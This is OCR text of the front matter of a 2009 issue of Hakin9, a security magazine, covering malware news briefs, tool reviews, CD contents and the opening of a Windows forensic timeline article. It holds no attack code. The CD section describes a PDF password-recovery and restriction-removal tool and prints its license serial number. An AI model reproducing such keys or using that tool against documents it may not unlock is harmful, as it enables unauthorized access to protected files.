PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

N-Stalker®
THE WEB SECURITY SPECIALISTS™
Efficient Web Security Scanning can be also cost-effective with N-Stalker

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

HAKING 5/2009 (24)

HAKING

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

CVV DUMPING | MASHUP SECURITY | WINDOWS TIMELINE ANALYSIS | FIRST PASSWORD SHOOTERS

21ST CENTURY HACKING TECHNIQUES

CUTTING EDGE WAYS TO HACK ASLR AND STACK CANARIES

PRACTICAL TIPS & TRICKS INSIDE

MASHUP SECURITY
JAVASCRIPT INJECTION WITH JSONP

WINDOWS TIMELINE ANALYSIS
STANDARD COMPONENT OF FORENSIC INVESTIGATIONS

FIRST PASSWORD SHOOTERS
USING GRAPHICS CARDS TO BRUTE-FORCE PASSWORDS

MY ERP GOT HACKED!
STEP-BY-STEP COMPUTER FORENSICS GUIDE

FILE ENCRYPTION & DECRYPTION
CRYPTOGRAPHIC FUNCTIONS IN JAVA

APPLICATIONS ON THE CD

BACKTRACK
BOOTABLE LIVE CD
FULL OF SECURITY TOOLS
SBMAV DISK CLEANER
PYROBATCHFTP 2.22
ACROBAT KEY

Vol. 4 No. 5 14.99USD
Issue 5/2009 (24)
Bimonthly ISSN 1733-7186

05
0 74470 22007 7

PLUS

THE UNDERWORLD OF CVV DUMPING, CARDING AND THE EFFECTS ON INDIVIDUALS AND BUSINESS AND WAYS TO PREVENT IT
BY JULIAN EVANS, ID FRAUD EXPERT AT ID THEFT PROTECT LTD

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

H@cker | Halted™

USA 2009

Miami | Florida

Academy | September 20 - 22, 2009
Conference | September 23 - 25, 2009

FREE TRAINING
Worth $599!*

Intriguing . Provocative . Informative

Get certified and obtain new technical skills.
Understand the state of information security.
Stay updated on latest threats and countermeasures.
Network with infosec professionals from around the world.
Be part of the world's largest reunion of Certified Ethical Hackers.

Bonus !

Register for the Conference, and attend one of three special one-day full fledged training workshops (Sep 25) led by EC-Council Master Instructors.

Identifying Threats & Deploying Countermeasures | Incident Response: Principles of Incident Handling | Virtualization: Threats Exposed.

Hackers Are Ready. Are you?

Register Now !

www.hackerhalted.com

*Terms & Conditions Apply

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Hakin9

Discover what you can do ...

It is an amazing thing that when we start looking for new challenges or ideas, it turns out that they are really hard to find. It seems that they are hidden out of sight and at times are really hard to perceive. I would imagine you have been in a situation where you wanted to – let's say – hack some website or develop some new code; and your mind was blank, and you had no idea of how to do it. I think that happens to each and everyone of us, if not often then at least once.

I think that all of us want to avoid being stuck in such situations. We always want to have fresh and new ideas of how to overcome obstacles and find solutions to all our difficult and complicated tasks.

I think, the reason we reach this situation could be because of boredom, a repetitive routine or just the lack of inspiration coming from an external stimulus – something new and different. Sometimes, it seems that most techniques used are old and useless; but it is not true. New ideas exist and you need to be made aware of them to finally use them – constructively or creatively. We want to show you what has been perhaps hidden so far from you.

I hope that our magazine achieves in helping and supporting you with your daily tasks. We always aim at providing the most up to date issue by presenting modern hacking techniques often required and sought out by everyone in the respected areas.

In this issue our lead article on *Hacking ASLR and Stack Canaries on Modern Linux* (p. 20) looks at overcoming stack canaries on Linux systems which should prove to be quite appealing to the advocates of stack canaries in operating systems, as the author details a proof of concept that bypasses the protection mechanism.

On the other hand we have solutions related to computer forensics which can be discovered by reading the next two articles on page 12 entitled *Windows Timeline Analysis* written by Harlan Carvey, the first part of a three-part series, and on page 38 the article entitled *My ERP Got Hacked* by Ismael Valenzuela. The article by Valenzuela is the second part of his article presenting a practical explanation and hot tips on how to investigate and analyze the digital evidence found during the course of a computer forensics investigation. As we all know, computer forensics is a very interesting field and I think that you will enjoy the articles on this subject.

For all of you who want to hack at passwords and learn how to do so can read the article on brute-forcing passwords on page 46 (*First Password Shooters* written by Tam Hanna).

If you are a fan of Java and Javascript (not really Java) then you need to read the related articles. The first one is a really interesting article on how to hack JSONP mashup entitled *Mashup Security* written by Antonio Fanelli and the second one is *RSA & AES in Java* written by Michael Schratt. Staying up to date and secure with Web 2.0 and what drives it is always important on what the Internet has evolved to and the second article will be interesting for all of you who want to know more about the encryption and decryption of files and any issues you may come across.

In this Hakin9 issue you will find 8 articles. I think that this issue of the Hakin9 magazine will give you some good feedback and fresh ideas in various areas. Moreover, if you have any ideas for topics that you would like to see us cover in up coming issues, please let us know. So keep the mails coming in!

Kind Regards
Hakin9 team
en@hakin9.org.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

CONTENTS

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

HAKIN9 team

Editor in Chief: Ewa Dudzic
ewa.dudzic@hakin9.org
Executive Editor: Monika Świątek
monika.swiatek@hakin9.org

Editorial Advisory Board: Matt Jonkman, Rebecca Wynn, Rishi Narang, Shyaam Sundhar, Terron Williams, Steve Lape, Peter Giannoulis, Aditya K Sood, Donald Iverson, Flemming Laugaard, Nick Baronian, Tyler Hudak

DTP: Ireneusz Pogroszewski, Przemysław Banasiewicz,
Art Director: Agnieszka Marchocka
agnieszka.marchocka@hakin9.org

Cover's graphic: Łukasz Pabian

CD: Rafał Kwaśny
rafal.kwasny@gmail.com

Proofreaders: Konstantinos Xynos, Ed Werzyn, Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin Mcdonald, John Hunter, Michael Paydo, Kosta Cipo, Lou Rabom, James Broad
Top Betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Martin Jenco, Sanjay Bhalerao, Avi Benchimol, Rishi Narang, Jim Halfpenny, Graham Hili, Daniel Bright, Conor Quigley, Francisco Jesús Gómez Rodríguez, Julián Estévez, Chris Gates, Chris Griffin, Alejandro Baena, Michael Sconzo, Laszlo Acs, Benjamin Aboagye, Bob Folden, Cloud Strife, Marc-Andre Meloche, Robert White, Sanjay Bhalerao, Sasha Hess, Kurt Skowronek, Bob Monroe, Michael Holtman, Pete LeMay

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak
CEO: Ewa Łozowicka
ewa.lozowicka@software.com.pl
Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org
Marketing Director: Ewa Dudzic
ewa.dudzic@hakin9.org
Circulation Manager: Ilona Lepieszka
ilona.lepieszka@hakin9.org

Subscription:
Email: *subscription_support@hakin9.org*

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Print: ArtDruk *www.artdruk.com*

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134, Tel: 239-949-4450.
Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd., Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086 Sydney, Australia, Phone: + 61 2 9972 8800,

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.
All rights to trade marks presented in the magazine are reserved by the companies which own them.
To create graphs and diagrams
we used smartdraw.com program by SmartDraw

Cover-mount CD's were tested with AntiVirenKit by G DATA Software Sp. z o.o
The editors use automatic DTP system AUPUS
Mathematical formulas created by Design Science MathType™

ATTENTION!
Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

DISCLAIMER!
The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

BASICS

ATTACK

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

CONTENTS

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

DEFENSE

Code Listings

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with Hakin9 much easier. We place the complex code listings from the articles on the Hakin9 website (*http://www.hakin9.org/en*).

REGULARS

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

IN BRIEF

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

BROWSE AND GET OWNED – DIRECTSHOW VULNERABILITY

A remote code execution vulnerability in the way Microsoft DirectShow handles supported QuickTime format files has been utilized by hackers to perform a dangerous, although small-scale, browse and get owned attack.

The attacker could construct a malicious webpage which uses the media playback plug-ins to playback a malicious QuickTime file to reach the vulnerability in *quartz.dll*. This type of attack is browser independent as it address a plugin that any browser could use.

The malformed media files, according to Microsoft Security Response Center, were responsible for the download of trojan horses collecting victim's information and redirecting it to hackers controlled servers.

The vulnerability doesn't affect Windows 2008 nor Windows Vista, where the *quartz.dll*, DirectShow library, has been removed.

FTP LOGIN DATA TARGETED BY TROJANS

Jacques Erasmus, CTO at Prevx, an internet security vendor headquartered in the U.K., discovered a site where a trojan is uploading FTP login credentials from more than 74,000 websites.

Among the affected FTP login data are major corporations including Bank of America, BBC, Amazon, Symantec and McAfee.

The trojan, a variant of Zbot, main purpose is to harvest stored FTP login credentials to send them to servers located in China.

According to Erasmus, the final purpose of this attack is to get access to websites source codes injecting evil Iframe that would spread the malware further.

The Zbot trojan has been in use for some time to carry on different types of illegal and also remunerative activities: installing spyware and adwares and phishing emails mainly.

GOOGLE STILL FIXING CHROME

A year has gone since the release of Google Chrome. You all remember the unlucky beta release that counted million downloads within few days as well as 3 remote code execution vulnerabilities at the same time.

Google Chrome, now a mature software, with the fastest Javascript engine available, still enjoys the attention of security researchers who happen to find buffer overflows that more often than not lead to remote code execution exploits in the wild.

The latest, already patched, involves a severe flaw in how the browser handles crafted responses from HTTP web servers.

A cumulative patch has been released in the Summer to fix two other issues affecting Webkit application framework.

A statistic published on Microsoft PressPass, based on a survey of 2,385 U.S. adults Internet users, demonstrated that 62 percent of interviewed *are more likely to choose a browser with a high level of security built in and some ability to customize security and privacy settings*.

The question here is: Are they aware of browser built-in vulnerabilites when choosing Internet browser?

SPAMMERS EXPLOITING DEATH OF JACKO

Death of King of Pop left millions of fans in tears. Televisions and radios are transmitting Michael Jackson albums non-stop and Youtube has been flooded by millions of visitors willing to watch his legendary videos. So why not exploit people feelings to mount a large scale spamming campaign to tap Internet users into opening phishing emails? 750 million albums sold is a big number and spammers know the law of large numbers better than anyone else.

The plot theories, very common when talking about legends, have helped a lot as well.

Emails claiming to bring to confidential information regarding the death of Michael Jackson or to the download of unreleased albums have started circulating since the very early hours following the sad news.

Michael.Jackson.videos.scr and other similar infected media files are actually trojan horses, downloaders, adwares and similar spyware software.

Fake websites have appeared, inducing visitors to enter their personal information in order to get the albums from the singer.

Although Youtube and Google have taken their countermeasures to mitigate the propagation of such activities, one can guess that spammers are having good success rates in their campaigns. Law of large numbers, strong feelings and impulsive call to actions are the keys to success for these unscropolous people.

KEVIN MITNICK SITE DEFACED, AGAIN

Good old Kevin, is the hackers number one target. For his fame and for the press that a successful hacking attack to his site undobiuosly brings everytime. This time Kevin is not to blame though. The attack was just another DNS Redirect attack occurred on one of his website Hosting premises. Hostedhere DNS cluster was indeed compromised (again) and the records for kevinmitnick.com and mitnicksecurity.com were rewritten to point to hackers controlled servers. Servers hosting the defacement page, with pornograpic pictures, in which the main character was Kevin himself.

Not nice. Kevin has therefore decided to part from Hostedhere to find a more security-aware hosting service capable of facing the threat of having such a prominent target for the hacker community. Who wants to host Kevin now?

BRITAIN HIRING HACKERS TO FIGHT CYBERCRIME

UK minister of Home Security, Lord West, has attracted the criticisms of the security community after the announcement of recruting former hackers to fight cybercrime in the new Cyber Security Operations Centre.

You need youngsters who are deep into this stuff… If they have been slightly naughty boys, very often they really

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

enjoy stopping other naughty boys, he said. Not an original idea anyway.

The problem with all this is that, as he stated, they avoided to employ *ultra, ultra criminals*. While so called *elite* hackers are the ones who do not get caught, the choice of giving such a prominent job to script kiddies instead of security professionals fighting cybercrime in the trenches since years, has raised a wave of arguments and controversies.

HIGH SCHOOL PROGRAMMING LEAGUE – NEXT EDITION

The High School Programming League contest is intended for students of high schools (or schools educating at a similar or lower level). We have carefully prepared a problem set to suit participants at all skill levels, including beginners. If you are familiar with online judge systems like SPOJ *http://www.spoj.pl*, you will have a general idea of the sort of problems to expect, but there will also be a few nice surprises. Each problem set is slightly different. We recommend C++ or Java. There are also other available languages, such as PHP, Perl, Python, Ruby, Pascal, and others. The complete list of languages and compilers is available when submitting *http://hs.spoj.pl/submit/* a solution.

http://hs.spoj.pl/embed/info/

GUMBLAR AND JSREDIR-R INSTALLS MALWARE ON A PC

The latest malicious malware circulating in the wild is now so clever it is altering Google searches. Gumblar and JSRedir-R installs malware on a PC and locally modifies Google search results, replacing legitimate results with links to affiliates' pages.

This is similar to rogueware (fake anti-virus software) which modified some search results (i.e. if you searched for anti-virus and clicked on the link to say AVG it would redirect you to a fake AVG page).

Security experts have identified that the delivery platform originates from a Latvian IP address. A script was installed on hacked legitimate websites for drive-by-downloading the malicious malware to users PC's.

In response to this threat, Google has begun de-listing servers that had been infected with the script. However the hackers were very smart and responded by issuing a more complex, sophisticated script that was obfuscated to avoid detection. The script pointed to the gumblar.cn domain, which delivers malware that takes advantages of unpatched Adobe PDF Reader (see below) and Flash application.

ID Theft Protect suggests you disable JavaScript in Adobe PDF Reader. This will not affect opening and closing of PDF documents.

Here is how you disable JavaScript on Adobe PDF Reader:

- Launch Acrobat or Adobe Reader.
- Select *Edit›Preferences*
- Select the JavaScript Category
- Uncheck the *Enable Acrobat JavaScript* option
- Click *OK*

Source: ID Theft Protect

WINDOWS 7 EXTENSION FILE SECURITY ISSUE IDENTIFIED

Windows 7 *Release Candidate* (RC) looks like it will continue Microsoft's trend of putting users at risk.

The Windows 7 operating system's Windows Explorer file manager appears to mislead users about the true extension of a file. It doesn't show the full extension for a filename and hides the extension file type. This flaw would allow hackers to establish malware by using those file types' extensions and icons.

Windows Explorer, for example, will show the *.txt* icon and display 'attack.txt' as the filename for a Trojan horse that's actually been named *attack.txt.exe* by the hacker. The practice goes back to at least Windows NT, and has been criticised in the still-popular Windows XP and the newer Windows Vista.

Users normally look at an icon to determine the file type, so you can see why this is a flaw. Not being able to see the full extension will increase the chances of malicious files executing on a PC.

The simple solution here is for Windows Explorer to show the full extension. We are sure Microsoft will fix this vulnerability in the next release.

Source: ID Theft Protect

FAKE URLS LEAD TO MALWARE

Recent research from a leading security company suggests that criminals are using search engines as a method of adding infected URLs in popular websites such as Facebook, MySpace and Twitter.

These fake URLs (domains) are in no way connected to these popular websites. In fact they attempt to trick users into for example entering usernames and passwords or try to download malicious software onto your PC.

The most common fake website is Facebook, Surprise, surprise! Over 200,000 fake Facebook URLs have been found when doing a search in Google.

This isn't a new problem. However, it is a growing problem for those that do not understand that a link in Google may not be legitimate.

Source: ID Theft Protect

HACKER HALTED USA CONFERENCE

Hacker Halted USA Conference to Offer Complimentary Security Training worth $599 to All Delegates *Unique opportunity for attendees of information security conference in Miami to attend specially designed one-day training workshops covering some of the most popular security topics*. Attendees of Hacker Halted USA 2009, a world-class information security conference to be hosted in Miami, Florida, from September 23 – 25, will be entitled to attend one of three security workshops led by EC-Council Master Instructors. These one-day workshops will cover three of the most popular security topics, namely Identifying Threats and Deploying Countermeasures; Principles of Incident Handling; and Exposing Virtualization Security Threats.

http://www.hackerhalted.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

ON THE CD

BackTrack is the most top rated Linux live distribution focused on penetration testing. With no installation, whatsoever, the analysis platform is started directly from the CD-Rom and is fully accessible within minutes.

As always we provide you with commercial applications. You will find the following programs in Apps directory on the Hakin9 CD.

ACROBAT KEY

Acrobat Key (Passware Kit Standard module) instantly removes restrictions on copying, printing and other actions for PDF files. It also recovers document open passwords. Features:

- All versions through Adobe Acrobat 9.0 are supported.
- Recovers user password required to open the file.
- Decrypts PDF files protected with owner passwords.
- Instantly removes restrictions on copying, printing and other actions with the file.
- Fast password recovery engine for Acrobat 9.0 files - up to 1,300,000 passwords checked per second on a P-IV system.
- To recover user passwords, 8 different attack types (and any combination of them) could be set up using a wizard or drag & drop attacks editor.
- Supports password modifications, including case changes, reversed words, etc.
- Program automatically saves password search state and can resume after a stop or a crash.
- Combines attacks for passwords like *strong123password.*
- All recovered passwords are saved and ready to be reused on other files.

Serial number: WLVXK-XSFAL-MZASY-D3FMC-XZGB3H

Price: $39.00

http://www.lostpassword.com/acrobat.htm

SBMAV DISK CLEANER

Advanced hard disk cleaner for Windows that can safely clean your disk! It is designed to clean a hard drive of various informational trash having no importance, which simply clutters the disks.

A powerful tool for cleaning cobwebs of useless information clogging your system and reducing its performance, SBMAV Disk Cleaner searches for and deletes temporary files and folders created by Windows and other applications, as well as searches for invalid links to documents that have long since been deleted. SBMAV Disk Cleaner also finds useless uninstall software, deletes cookies, and searches for and removes duplicate files.

SBMAV Disk Cleaner 2009 is a one-stop suite with over 6 tools to do a thorough cleanup. In just one click, you can find and remove the clogging junk out of Windows and applications, uninstall unnecessary programs, remove duplicate files, delete cookies, disable auto-loaders that slow down system startup and much more. The tools are delivered in a nice-looking interface, which requires no learning as it's totally intuitive for beginners.

- Installation: Unzip and run the program setup.exe. Follow its instructions.
- System Requirement: Windows95/98/NT/2000/ME/XP/Vista

Price: $14.99

http://www.sbmav.com/

PYROBATCHFTP 2.22

PyroBatchFTP is a FTP (Internet File Transfer Protocol) and SFTP (SSH secure file transfer protocol) enabled version of the batch component of our product PyroTrans, which can be installed and run independent from the PyroTrans packet. (PyroTrans is a file transfer packet consisting client/server/batch for file transfer over phone lines and network/internet).

PyroBatchFTP allows users and software developers to perform automated file transfers. This is done by writing scripts for PyroBatchFTP, which will transmit files to and from other computers which run a standard ftp server.

PyroBatchFTP features a script language, DDE interface and logging functions, which allow other software to determine the success and flow of each of the script commands.

PyroBatchFTP Features

- Automated scripting support for access to internet FTP servers
- Support for SSH based SFTP servers with username/password authentification
- Transmission of whole directory trees
- Synchronisation of directories and directory trees
- Built in cron-like scheduler
- Can be run as a Window NT4/XP/2000 service
- Retry operation for failed commands
- Interface to execute FTP commands from VB or C++ applications
- Automatic logging
- Runs on Windows 9x/ME/NT4/2000/2003/2008/XP/Vista
- Uninstall program

Price: $39.00

http://www.sbmav.com/

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

IF THE CD CONTENTS CAN'T BE ACCESSED AND THE DISC ISN'T PHYSICALLY DAMAGED, TRY TO RUN IT ON AT LEAST TWO CD DRIVES.

IF YOU HAVE EXPERIENCED ANY PROBLEMS WITH THE CD, E-MAIL:

CD@HAKIN9.ORG

Hackers
CENTER
http://www.hackerscenter.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Wireshark

System: Multi-Platform: Windows, Linux, BSD, Solaris...
License: GNU General Public License
Purpose: Network Protocol Analyzer
Homepage: *www.wireshark.org*

As an essential element of the toolkit of any network professional, Wireshark provides the tools to capture and analyze network traffic or to perform analysis on network captures provided by tools such as tcpdump, tshark, EtherPeak and a wide range of others.

Quick Start. As an independent IT consultant to small businesses and similar organizations I've been using Wireshark and it's fore-runner Ethereal since around 2001 and consider it the most important tool in my kit for resolving networking issues.

A simple example is a government customer with a staff of about 12 on a small LAN had a new *big-brand-name* combination copier, printer and scanner installed. The day after the installation the manager sends me an email saying that when I had a chance to check out the network as it was definitely acting just a *tad more sluggish*. A 60 second capture set with Wireshark showed that the network was not only busily handling its normal load of TCP/IP traffic but was awash in both AppleTalk and IPX/SPX. Seeing how we had neither any Macs or Netware servers on the network inquiring minds wanted to know the source of this bothersome gibberish. A quick analysis of the packets revealed the offending traffic all originating from the IP assigned to the new multifunction machine. A short walk through the network settings dialog screens for the multifunction box showed that the tech had simply left the defaults on which where to use IPv4, AppleTalk and IPX/SPX. Two quick taps to disable the latter two and Wireshark showed the network no longer bothered by unnecessary traffic and the performance slightly improved.

After installing Wireshark you're ready to do your first packet captures. So let's go. The easiest method is to use the main toolbar (the set of icons directly below the text menu headings) and left-click on the left-most icon that looks like NIC with a small white list box on it. This will open the *Capture interfaces* dialog box which will show the interfaces that Wireshark is recognizing, a description, the IP, and a column showing packet activity for each. To begin capturing packets just left-click on the start button for the interface you want. Wireshark will now begin capturing packets for that interface and show the results in the packet list pane that is part of the main window. On a busy network this will quickly fill with all the network noise including routing protocols, spanning-tree from switches and arp requests. Somewhere amidst the turmoil are the packets you're looking for.

Wireshark thoughtfully provides two primary methods to save filling your hard drive and drawing down your patience in analyzing all that network noise. On the front end the analyst can deploy capture filters that as the name would imply limit what packets Wireshark actually brings up from the NIC and includes in the capture archive. If for example you know you have no interest in all that chatty spanning-tree traffic between switches you can deploy a capture filter to tell Wireshark to ignore those packets. This provides several benefits in that your capture data set will be reduced making analysis much quicker and efficient and the saved captures will make for smaller files.

Even with a good set of capture filters in place a busy network will generate a lot of packets so how do we, as network analysts, save our patience and find specific packets or groups of packets. Enter the second powerful feature; that of using display filters. Whereas capture filters actually limit what packet types will be included in the capture set, the display filter only controls what is shown in the packet list pane. The actual capture set isn't altered and remains intact. For example let's say that in my haste I didn't filter out the spanning-tree traffic and now my 15 minute capture set has some critical packets all of which are somewhere in that sea of STP dribbling down the page causing my vision to blur. Relief is as close as typing *!(stp)* in the *Filter*: box and clicking apply. The packet list pane will now show all traffic that was captured except for spanning-tree.

Useful Features. Wireshark provides an excellent set of tools to analyze the packet capture set the discussion of which is too lengthy for an introductory article. I would note that it's well worth the efforts to spend some time working through the options provided as a wealth of information can be drawn from the capture set that can be instrumental in resolving a myriad of network issues including performance and security.

by Mike Shaffer

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com


PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

History Killer Pro 3.2.1

History Killer Pro is being marketed as a complete professional solution for many privacy issues. It has the following features: Search function – users are able to search after a scan of their PC and selectively remove data for particular items, like a certain website for example; locked *Index.dat* parsing – users are able to make necessary changes in it without reboot; file system recognition of *Recycle Bin* – you are able to browse your Recycle Bin including folders and sub-folders, files, size, type, date modified and selectively pick which you would like deleted permanently; selective removal of items and sub-items – all items scanned via the program are wholly visible and can be deleted selectively (folders, sub-folders, files, etc).

Quick Start. This was very straight forward and easy to install with a single exe file, but bizarrely it isn't installed to the usual *c:\program files* location on my machine instead it defaulted to *C:\Documents and Settings\username\Application Data*.

The front main screen is crisp, clean, sensibly laid out and very easy to read. From the outset it was apparent that this wasn't a tool for the usual home user, it was definitely aimed at the more technically savvy user. This observation was due to the fact there was no apparent help file or directions on how to actually use the program. I had to go find the help file myself that was located in the programs installation directory. (Not that I read it though). On the program's website, there are 5 basic tutorials on how to use the program; it would have been good to have a link to these from the program itself, instead of forcing the user to go find them on their own.



Name	Size	Type
☑ Cookies	16 Kb	File Folder
☑ History	17 Kb	File Folder
☑ IntelChip	1 Kb	File Folder
☑ Temporary Internet Files	17 Kb	File Folder
☑ _avast4_	0 Kb	File Folder
☑ 448ef.mst	4 Kb	MST File
☑ AsExec.log	25 Kb	Text Document
☑ AsExec_Reboot1.log	30 Kb	Text Document
☑ AsExec_Reboot2.log	27 Kb	Text Document
☑ ASPNETSetup_00000.log	5 Kb	Text Document
☑ ASPNETSetup_00001.log	5 Kb	Text Document
☑ CIO_NDCS.log	1 Kb	Text Document
☑ hpdj00srv00.log	3 Kb	Text Document

Figure 1. *History Killer Pro*

Once you start to use the program it becomes apparent that a lot of thought has gone into trying to remove all the entries that a user leaves behind every time they use a computer.

The targets (that's what History Killer Pro calls the entries that need removing) are grouped under relevant sectional headings.

- Windows System
- Internet Explorer
- Firefox
- Windows Accessories
- Microsoft Office Common Files
- Microsoft Office 2007
- Microsoft Office 2003

By clicking on each of these headings it will reveal further details of what will actually be scanned. It is very granular, allowing the user to pick and choose what they wish to be removed from each category.

This product isn't clever enough to realise what programs you don't actually have installed and it will allow you to pick both Microsoft Office versions if you wish to do so. As it goes through a scan, you see it working through each option that you have selected with the results listed underneath each of them. You can then click on each of the settings to see in complete detail what has been found (Figure 1). You are then able to manually remove entries that have been found if you feel that you need to have them.

Once you have everything selected to your satisfaction, you can either choose to *Kill* from each section one at a time, or you can select the *Kill Targets* button from the main screen. That's it, those entries are gone.

Useful Features. Overall I am impressed with History Killer Pro, with its layout, and ability to be totally selective in what I remove from my machine. I do have one major gripe though, when trying to setup exclusions from the list, it is not very clear on how detailed you need to be for the exclusion to work, or what you could actually exclude.

This product has the makings of being able to take on the well established similar products in the market, and I look forward to seeing how it progresses.

by Michael Munt

System: CPU 300 Mhz or higher, RAM 128 MB, HDD 5 MB, OS Windows Vista, XP Internet Explorer 6.0 or higher
Lifetime licence $49.95
Developed by: Emergency Soft
Homepage: *http://www.historykillerpro.com/*

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

HARLAN CARVEY

Windows Timeline Analysis

Difficulty

■□□

The increase in sophistication of the Microsoft (MS) Windows family of operating systems (Windows 2000, XP, 2003, Vista, 2008, and Windows 7) as well as that of cybercrime has long required a corresponding increase or upgrade in incident response and computer forensic analysis techniques.

The traditional forensic timeline analysis approach of extracting file modified, last accessed, and creation times is proving to be increasingly insufficient for the analysis task at hand, particularly as other sources (files on a Windows system, logs from network devices and packet captures, etc.) provide a wealth of information for generating more complete timeline of activity. In addition, versions of the operating systems beyond Windows 2003, as well as some MS applications (*http://support.microsoft.com/kb/961181)* are no longer recording file last accessed times by default, forcing analysts to seek other avenues to determine if a user accessed a file.

Introduction

Timeline analysis has long been used in a number of disciplines in order to place a series of categorized events within an understandable, progressive context. This can be very important and telling during computer forensic examinations, as events can be ordered in time and be used to illustrate a progression, or a cluster of activity. Generating timelines based on file system metadata (file and directory modified, last accessed, and creation, or *MAC* times) has long been a traditional means of data reduction and forensic analysis, largely due to a general understanding of what must occur in order to cause this data to be created or modified. Brian Carrier's TSK (i.e., *The SleuthKit*) tools provide a means for extracting file system metadata and consolidating a timeline of file system activity, while Rob Lee's *mac-daddy* tool provides a simple means of sorting and visualizing the data. Michael Cloppert's work on ex-tip includes other sources of time stamped information from within an image acquired from a Windows system, to include the Registry hive files and antivirus (AV) application logs. However, there is much more data available for timeline analysis from within an acquired image that will provide a vastly greater level of context and detail to the analyst. In addition, multiple sources of data (network traffic captures, firewall and network device logs, multiple system images, etc.) can be incorporated into an overall timeline, providing a much more granular level of detail for analysis, visualization and reporting.

Advancing Timeline Analysis

The basic idea behind timeline analysis is to take a series of events that occurred at specific times, then sort and display them based on the event time stamps. Techniques for timeline generation utilizing only file system metadata, or incorporating only Registry key LastWrite times (which are analogous to file last modified times) into the timeline provide a limited view of overall system (and user) activity, particularly given the shear amount of time stamped information available to the analyst from nothing more than a single acquired image. For example, Windows 2000, XP, and 2003 systems maintain Event Logs in a

WHAT YOU SHOULD KNOW...

Basic information regarding computer forensic examinations

Basic information regarding file metadata (i.e., MAC times)

WHAT YOU WILL LEARN...

Basic information about timeline analysis

New information in order to update and advance the use of timeline analysis in computer forensic examinations

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

proprietary binary format (Event Logs for Windows Vista systems and higher are maintained in an XML format), and each event includes times for when the event itself was generated, as well as when it was actually written. Further, while Registry keys maintain LastWrite times (Registry values do not maintain similar information), additional time stamped data can be extracted from a range of Registry value data entries (i.e., UserAssist keys, etc.). In addition, there is a significant amount of context that is available and can be used to provide a deeper understanding of the incident by incorporating multiple data points from within a system. Data points such as *most recently used* (MRU) lists and an understanding of how these data points or events are created or modified will provide context and intelligence as to the data that makes up the generated timeline.

Fields of an Event

The key element to generating a timeline is the time stamps associated with the various events. On Windows systems, many time stamps are maintained as 64-bit FILETIME objects, defined as 100 nanosecond increments since 1 Jan 1601. In other instances, time stamps are maintained as 32-bit values, indicating the number of seconds since 1 Jan 1970, which is analogous to the Unix *epoch* time. For the purposes of normalizing the values and maintaining a consistent relationship between events, all times should be normalized and maintained as 32-bit values; 64-bit values can be easily translated to 32-bit values where necessary, with no significant loss in granularity.

Five Fields of an Event

- Time stamp, normalized to a 32-bit Unix *epoch* time
- Source – from where within the system the data was derived
- System – the system or host from which the data was derived
- User – the user associated with the event
- Description – a concise description of the event

Generating timelines does not require a significant amount of data within an event *structure* beyond the time stamp. Following the time stamp for the event, there are ideally four additional fields that comprise an event *structure* that are pertinent to generating a succinct yet comprehensive and understandable timeline. The first is the source of the event; event sources can range from the file system to the Registry to the Event Log, and will be more completely addressed in the *Sources* section found later in this article.

